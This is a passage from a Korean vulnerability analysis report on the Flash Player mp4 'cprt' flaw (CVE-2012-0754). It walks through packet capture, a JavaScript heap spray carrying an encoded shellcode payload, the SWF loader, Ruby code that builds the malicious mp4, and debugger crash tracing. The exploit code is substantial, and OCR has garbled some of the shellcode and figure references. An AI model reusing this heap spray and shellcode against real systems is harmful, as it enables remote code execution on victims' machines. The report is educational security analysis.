
C:\Documents and Settings\kisec\0000 000>
```

그림 12. 피해자의 접속으로 리버스 커넥션이 성립

3.3. 공격 기법 분석

3.3.1 동적 분석을 통해 분석 대상 파일 추출

- 1) 해당 취약점 공격이 웹 상에서 행해지므로 wireshark 를 이용해 http 관련 패킷만 필터링 한 다음, 어떤 메커니즘으로 공격이 수행되는지 확인한다.



| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------|----------------|----------------|----------|--------|-----------------------------------|
| 7 | 4.988323 | 192.168.10.128 | 192.168.4.33 | HTTP | 340 | GET / HTTP/1.1 |
| 25 | 5.068496 | 192.168.4.33 | 192.168.10.128 | HTTP | 1007 | HTTP/1.1 200 OK (text/html) |
| 29 | 9.182358 | 192.168.10.128 | 192.168.4.33 | HTTP | 344 | GET /test.mp4/LGJHrd.swf HTTP/1.1 |
| 31 | 9.221775 | 192.168.4.33 | 192.168.10.128 | HTTP | 972 | HTTP/1.1 200 OK (application/) |
| 32 | 9.321077 | 192.168.4.33 | 192.168.10.128 | HTTP | 972 | [TCP Retransmission] HTTP/1.1 |
| 34 | 9.736943 | 192.168.10.128 | 192.168.4.33 | HTTP | 352 | GET /test.mp4 HTTP/1.1 |
| 46 | 9.753346 | 192.168.4.33 | 192.168.10.128 | HTTP | 325 | HTTP/1.1 200 OK (video/mp4) |

그림 13. http 필터링으로 필요 정보만 추출

패킷 확인 결과 피해자가 웹 페이지에 대한 요청을 하면 공격자가 이에 대한 응답 페이지를 클라이언트에 전송한다. 이 웹 페이지 내부 소스에서 취약점을 가진 mp4 파일을 실행시키는 swf 파일을 피해자로 전송하게 되고, 마지막으로 mp4 파일을 보내서 웹 상에서 실행되는 구조를 가진다고 추측할 수 있다.

- 2) 피해자가 웹 페이지에 대한 최초 요청 시 공격자의 응답 내용을 살펴보면 소스를 확인할 수 있다. 실제로 그림 13의 25 번 패킷 내용을 확인했더니, IE 상에서 Heap Spray 를 실행하는 코드를 가지는 java script 소스가 발견되었다.

```

heapLib.ie.prototype.lookasideAddr = function(arg)
{
    var size;

    // Calculate the allocation size
    if (typeof arg == "string" || arg instanceof String)
        size = 4 + arg.length*2 + 2; // len + string
        + null terminator
    else
        size = arg;

    // Make sure that the size is valid
    if ((size & 0xf) != 0)
        // Adjust allocation size to be a multiple of 16
        size = ((size + 15) / 16) * 16;
}
    
```

그림 14. Java Script 소스 내부

해당 소스는 .mp4 취약점에서 예외가 발생해 프로그램 흐름이 감염된 힙 영역으로 이동해 원하는 공격코드를 실행할 수 있도록, 우선 Heap Spray 를 통해 메모리를 감염시킨 다음 mp4 파일을 로딩 시켜주는 swf 파일을 웹 상에서 실행하는 구조를 가지고 있다.

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

```

var heap_obj = new heapLib.ie(0x20000);

var code = unescape("%uc1db%u74d9%uf424%ub5bb%ud630%u5d1e%uc933%u49b1%uc583%u3104%u15
%u626b%u169e%u0980%u82f2%u7f13%ua5db%u3594%u8b3d%uf825%u4781%u9be5%u9a7d%u7b3a%u55bf
%u663d%uld64%ub73f%u2ad5%u2f77%u745d%u4ea8%u67b2%u1994%u53bf%u986e%uaa69%uaa8f%u6055
%u036e%ub12f%ud5a3%ubda4%u9208%ua1e3%u778f%ude98%u7604%u574f%u5c5e%u334b%ufd04%u99ca
%uc3c4%ud1ae%u6842%uff26%u8f95%u471d%u6e09%ub79e%ub503%ue7ca%u1c3b%u6c73%ua1bc%u22a6
%u1ca0%u4b46%u5e49%ua257%ud7d5%uaeb1%ub1f5%u476a%u986f%uf6e1%u3770%u398c%ubbfa%uf770
%ud707%u3791%u6362%uad1b%ulccd%u2164%udcce%u2b32%ub4ce%u0fe2%ua19d%u9aec%u79b1%u2479
%u41e6");

var nops = unescape("%u0c0c%u0c0c");

while (nops.length < 0x80000) nops += nops;

var offset = nops.substring(0, 0x800 - code.length);

var shellcode = offset + code + nops.substring(0, 0x800-code.length-offset.length);

while (shellcode.length < 0x40000) shellcode += shellcode;

var block = shellcode.substring(0, (0x80000-6)/2);

heap_obj.gc();
heap_obj.debug(true);
for (var i=1; i < 0x1C2; i++) {
    heap_obj.alloc(block);
}
heap_obj.debug(true);

```

↓ make shellcode

← do Heap Spray !!


 보안프로젝트 **kisec** 한국정보보호진흥원

그림 15. 힙 스프레이 수행 부분

이 부분은 웹 페이지 제일 아랫부분에 위치하는 실질적인 공격코드 생성 부분이다. 이 부분은 앞서 그림 42 의 내용을 javascript 소스 마지막에 삽입한 것이다.

```

</script>
</head>
<body>
<center>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
id="test" width="1" height="1"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab">
<param name="movie" value="/UPOStK.swf" />
<embed src="/UPOStK.swf" quality="high"
width="1" height="1" name="test" align="middle"
allowNetworking="all"
type="application/x-shockwave-flash"
pluginspage="http://www.macromedia.com/go/getflashplayer">
</embed>

</object>
</center>

</body>
</html>

```

 보안프로젝트 **kisec** 한국정보보호진흥원

그림 16. swf 실행 부분

그림 43 에서 힙 스프레이 공격이 수행되고, 현재 프로그램의 제어 흐름을 힙 스프레이를 통해 감염된 영역으로 이동시키기 위해 취약한 바이너리를 포함하는 swf 파일을 실행시킨다.

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

- 3) 상세한 분석을 위해 공격자가 피해자 측에 전송하는 swf 파일과 mp4 파일을 wireshark 를 이용해 추출한다.




그림 17. wireshark 로 분석 대상 파일 추출

- 4) 동적 분석을 통해 다음과 같이 분석이 요구되는 3 개의 파일을 추출했다.
- (1) heap 을 감염시키는 자바스크립트를 포함한 html 소스
 - (2) 취약한 mp4 파일을 실행시키는 swf 플래시 파일
 - (3) 취약한 정보를 담고 있는 mp4 파일

3.3.2 미디어 파일 분석(swf / mp4)

- 1) LGJHrd.swf 분석 (swf decompiler)

```
package
{
    import flash.display.*;
    import flash.media.*;
    import flash.net.*;
    import flash.text.*;

    public class Exploit extends Sprite
    {
        public var MyNC:NetConnection;
        public var MyNS:NetStream;
        private var greeting:TextField;
        public var MyVideo:Video;

        public function Exploit()
        {
            greeting = new TextField();
            greeting.text = "Loading...";
            greeting.x = 100;
            greeting.y = 100;
            addChild(greeting);
            MyVideo = new Video();
            addChild(MyVideo);
            MyNC = new NetConnection();
            MyNC.connect(null);
            MyNS = new NetStream(MyNC);
            MyVideo.attachNetStream(MyNS);
            MyNS.play("/test.mp4");
            return;
        } // end function
    }
}
```

그림 18. 취약한 swf 파일 내부 구조

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

swf 는 단순히 mp4 파일을 가져와 실행하는 기능만 가지고 있다. flash player 에서 mp4 를 바로 실행할 수 없으므로, flash player 에서 swf 를 실행하고, 내부 함수를 이용해 mp4 를 불러오는 메커니즘을 가지고 있음을 위 그림에서 확인할 수 있다 (피해자 브라우저 상에서 swf 가 실행).

2) test.mp4 분석 (AtomboxStudio)

- (1) mp4 파일 내부 구조를 확인할 수 있는 도구인 AtomboxStudio 에서 test.mp4 파일을 불러온다.




그림 19. 취약한 mp4 파일 헤더 부분

위 그림에서 보듯이 헤더 부분에 cpri(문제가 있을 것으로 예상되는 부분)가 존재하고, 그 뒤에 0c0c 로 계속 채워져 있음을 확인할 수 있다.

※ cpri 는 저작권 정보를 담고 있는 mp4 의 헤더 요소 중 하나

- (2) 전체 파일이 어떠한 형태를 가지는지 확인한다.




그림 20. 취약한 mp4 파일 전체 구조

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

(3) 정상적인 mp4 파일은 어떠한 형태를 가지고 있는지 확인한다.




그림 21. 정상적인 mp4 파일 구조

정상 mp4 파일에는 위 그림과 같이 다양한 헤더 정보가 포함되어 있음을 확인할 수 있다.

3.3.3 Ollydbg 분석

- 1) Ollydbg 의 Just-in-time-debugging 기능을 사용하면 현재 수행중인 프로세스에서 Crash 가 발생할 때를 포착하여 디버깅 작업을 할 수 있다. Crash 발생을 위해, Paros 로 수신한 자바스크립트 부분을 수정한다.




그림 22. crash 발생을 위해 응답 값 변조

- 2) Ollydbg - Options - Just-in-time-debugging 선택




그림 23. Just-In-Time debugging 옵션 선택

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

- 3) Make OllyDbg just-in-time debugger 버튼과 Attach without confirmation 버튼을 눌러 활성화 시켜 준다. 이렇게 되면 Crash 발생 시 해당 프로세스에 디버거가 attach 되어 디버깅을 수행할 수 있게 된다.




그림 24. Just-In-Time debugging 기능 활성화

- 4) Crash 가 발생하고 Ollydbg 가 iexplorer 에 attach 되어 다음과 같이 디버깅 화면이 나타난다. (assembler 부분의 코드는 나타나지 않았다.)




그림 25. Crash 발생 후 디버거 화면

- 5) 어디가 문제인지 확인하기 위해 F7 을 눌러 보았더니, EIP. 즉 다음 수행할 주소가 읽을 수 없는 주소라는 메시지를 확인할 수 있다.




그림 26. 충돌(EIP 에러) 메시지

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

- 6) 그런데 EAX 에 익숙한 주소가 보인다. 바로 0C0C0C0C 이다. 0C0C0C0C 는 취약한 mp4 안에도 삽입된 주소이고, 또한 변경 전 NOP 에 기록된 주소이다. EAX 에 기입된 '0C0C' 가 정확히 어떤 메커니즘에 의해 처리된 것인지 확인할 필요가 있다.

```
def create_mp4(target)
    mp4 = ""
    mp4 << "\x00\x00\x00\x18"
    mp4 << "ftypmp42"
    mp4 << "\x00\x00\x00\x00"
    mp4 << "mp42isom"
    mp4 << "\x00\x00\x00\x0D"
    mp4 << "cprt"
    mp4 << "\x00\xff\xff\xff"
    mp4 << "\x00\x00\x00\x00"
    mp4 << "\x0c\x0c\x0c\x0c" 2586
    return mp4
end
```

```
u9887%u4fd6%u9adc%u07b4%u9011%ud84
6a%ua825%u7d41%u57b9%u7d6a%u9393%
%u141c%uc845%ud4cc%ua035%udb06%ud
a0d6%u2085%ub5e7%uad09%udf01%ufba1'
c%u712e%ue5e0%ufcc7%u92f2%u4b27%u3
8e59%ud9b7%u71c5%u5192%ue7cf%u0e5d
e%ud30d%uc020%u4821%ueab5%u3c13%u
ub7b4%u82ee%udbb2%u4132");
var nops = unescape("%u0c0c%u0c0c");
```

그림 27. 두 가지 소스의 '0C0C0C0C'

- 7) 우선 EAX 가 가리키는 내용을 따라가 본다. (Follow-in-dump 이용) EAX 가 가리키는 곳에는 Crash 를 위해 임의로 변경한 문자인 'BBBB' 가 채워져 있다.




그림 28. EAX 가 가리키는 부분을 확인

- 8) 앞에서 '0C0C' 가 두 가지 경로를 통해 지정된 것을 확인했다(MP4 와 NOP). 하지만, NOP 값은 우리가 'BBBB'로 변경했으므로, EAX 레지스터가 가리키는 '0C0C0C0C'는 test.mp4 에서 나온 것임을 알 수 있다. 그렇다면 취약한 MP4 생성 부분에서 '0C0C'를 '0D0D'로 바꿔 EAX 가 변경이 되는지 확인해 보자.

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

```
def create_mp4(target)
  mp4 = ""
  mp4 << "\x00\x00\x00\x18"
  mp4 << "ftypmp42"
  mp4 << "\x00\x00\x00\x00"
  mp4 << "mp42isom"
  mp4 << "\x00\x00\x00\x0D"
  mp4 << "cprt"
  mp4 << "\x00\xff\xff\xff"
  mp4 << "\x00\x00\x00\x00"
  mp4 << "\x0c\x0c\x0c\x0c" 2586
  return mp4
end
```

Wx0dWx0dWx0dWx0d

그림 29. mp4 파일 생성 부분 수정

9) mp4 내용을 '0d0d'로 바꾸고, nop 에 crash(BBBB)를 걸었더니, EAX 가 '0D0D0D0D'로 바뀌고, 그 안에 마찬가지로 BBBB 가 삽입된 것을 확인할 수 있다




그림 30. 수정한 부분이 프로그램 흐름에 반영된 모습

10) 정확한 오류 발생 메커니즘을 밝혀 보자. 우선 Crash 가 발생하는 부분이 어떤 명령인지 알아본다. 이를 위해 NOP 에 임의로 BBBB 를 주입하고, crash 를 발생시킨다. crash 발생 후 디버거의 스택 상태 창 확인을 통해, 마지막으로 수행된 코드를 추적할 수 있다




그림 31. crash 원인을 찾기 위해 스택 역추적

[MS12-020 & CVE-2012-0754 취약점 분석 보고서]

- 11) 코드 창에 Flass11e(flash player)의 코드가 나온다. 아래에 표시된 코드가 마지막으로 실행되었고, 다음 명령을 수행하는 과정에서 변조된 EIP 로 인해 crash 가 발생한 것을 확인할 수 있다.

```

13FF25D2 8B8E 14050000 MOV ECX,DWORD PTR DS:[ESI+514]
13FF25D8 8B01          MOV EAX,DWORD PTR DS:[ECX]
13FF25DA 57           PUSH EDI
13FF25DB FF50 08      CALL DWORD PTR DS:[EAX+8]
13FF25DE 68 00020000  PUSH 200
13FF25E3 74 26        JMP SHORT Flash11e.13FF260B
13FF25E5 57           PUSH EDI
13FF25E6 3B58 20      CMP BYTE PTR DS:[EAX+20],BL
13FF25E9 74 31        JE SHORT Flash11e.13FF261C
13FF25EB 8B8E 14050000 MOV ECX,DWORD PTR DS:[ESI+514]
13FF25F1 8B01          MOV EAX,DWORD PTR DS:[ECX]
13FF25F3 FF50 08      CALL DWORD PTR DS:[EAX+8]
13FF25F6 68 00010000  PUSH 100
13FF25FB 74 0E        JMP SHORT Flash11e.13FF260B
13FF25FD 8B8E 14050000 MOV ECX,DWORD PTR DS:[ESI+514]
13FF2603 8B01          MOV EAX,DWORD PTR DS:[ECX]
13FF2605 57           PUSH EDI
13FF2606 FF50 08      CALL DWORD PTR DS:[EAX+8]
13FF2609 6A 20        PUSH 20
13FF260B 8BCE        MOV ECX,ESI
13FF260D E8 B0FAFFFF  CALL Flash11e.13FF20C2
13FF2612 C686 52050000 MOV BYTE PTR DS:[ESI+552],1
13FF2619 74 0E        JMP SHORT Flash11e.13FF2629
13FF261B 53           PUSH EBX
13FF261C 8B8E 14050000 MOV ESI,DWORD PTR DS:[ESI+514]
13FF2622 8B06        MOV EAX,DWORD PTR DS:[ESI]
13FF2624 8BCE        MOV ECX,ESI
13FF2626 FF50 08      CALL DWORD PTR DS:[EAX+8]
13FF2629 68 40 FA     MOV ECX,DWORD PTR SS:[EBP-10]
13FF262C E8 25F3FAFF  CALL Flash11e.13FA1956
13FF2631 8B4D FC     MOV ECX,DWORD PTR SS:[EBP-4]
13FF2634 5F          POP EDI
13FF2635 5E          POP ESI
